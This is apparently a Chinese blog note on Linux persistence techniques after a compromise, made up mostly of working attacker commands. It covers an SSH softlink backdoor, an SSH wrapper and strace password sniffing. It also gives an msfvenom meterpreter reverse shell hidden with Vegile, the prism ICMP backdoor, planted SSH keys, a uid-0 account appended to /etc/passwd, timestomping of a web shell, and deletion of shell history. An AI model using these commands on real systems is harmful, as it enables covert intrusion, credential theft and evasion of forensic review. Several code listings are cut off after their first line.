
背景
学习了一下Linux的权限维持,对一些常规的linux权限维持技巧做一个简单的记录。
虽然手法老套,容易查杀,但在有些环境也许仍有用武之地。
权限维持
SSH软连接
将sshd软连接名设置为su,启动时会去PAM配置文件夹寻找相对应名称的配置信息,而su在pam_rootok只检测uid 0 即可认证成功,从而可以使用任意密码登录。
ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=4444;

可使用当前用户登录也可新建用户
sudo useradd test -p test
密码随便输入即可登录

SSH Wrapper
1 | cd /usr/sbin/ |

无13377端口处于监听状态

攻击机执行如下命令
socat STDIO TCP4:192.168.19.139:22,sourceport=13377

想要修改端口,使用python
1 | import struct |

strace监听ssh来源流量
ps -ef | grep sshd //父进程PID

strace -f -p 2387 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048
grep "read(6" /tmp/.ssh.log | tail -n 10
端口复用

apt install sslh
sudo nano /etc/default/sslh
将Run=no改为Run=yes,再修改其需要复用的端口
直接ssh 443端口

在测试时发现443端口如果有服务监听时无法成功,可能是我环境问题。
vegile
1 | git clone http://github.com/Screetsec/Vegile.git |
帮助信息


生成msf木马
msfvenom -a x64 --platform linux -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.19.146 LPORT=4444 -f elf > test.elf
隐藏木马
chmod +x test.elf./Vegile --u test.elf
ICMP后门
安装
1 | git clone http://github.com/andreafabrizi/prism.git |

修改文件
nano prism.c
编译

gcc -DDETACH -m64 -Wall -s -o prism prism.c

Nc 监听
nc -lvp 6666
执行反弹命令
python sendPacket.py 192.168.19.139 test 192.168.19.146 6666
成功获取shell,python交互式shell
python -c "import pty;pty.spawn('/bin/bash')"
SSH KEY

生成密钥对
ssh-keygen -t rsa
直接回车会在默认位置~/.ssh下生成密钥对,我这里生成test
将公钥test.pub的内容放到目标的authorized_keys文件中
echo test.pub >> ~/.ssh/authorized_keys
设置权限
chmod 600 ~/.ssh/authorized_keyschmod 700 ~/.ssh


连接目标,-i 指定私钥
ssh -i test root@192.168.19.139
其他命令
创建root用户
生成密码
perl -le 'print crypt("123456","haha")'//密码:123456 盐值:haha

写入passwd
echo "hacker:hazsR9UJJSGrk:0:0:root:/root:/bin/bash">>/etc/passwd
时间戳
touch -r index.php shell.php//将shell.php的时间戳改为index.php的时间戳文件加锁
chattr +i shell.php解锁
chattr -i shell.phphistory历史命令记录
关闭历史命令记录
[空格]set +o history//前面有空格,意味着此条命令也不会被记录
删除历史命令
history -d num //num为要删除的命令序号
恢复历史命令记录
set -o history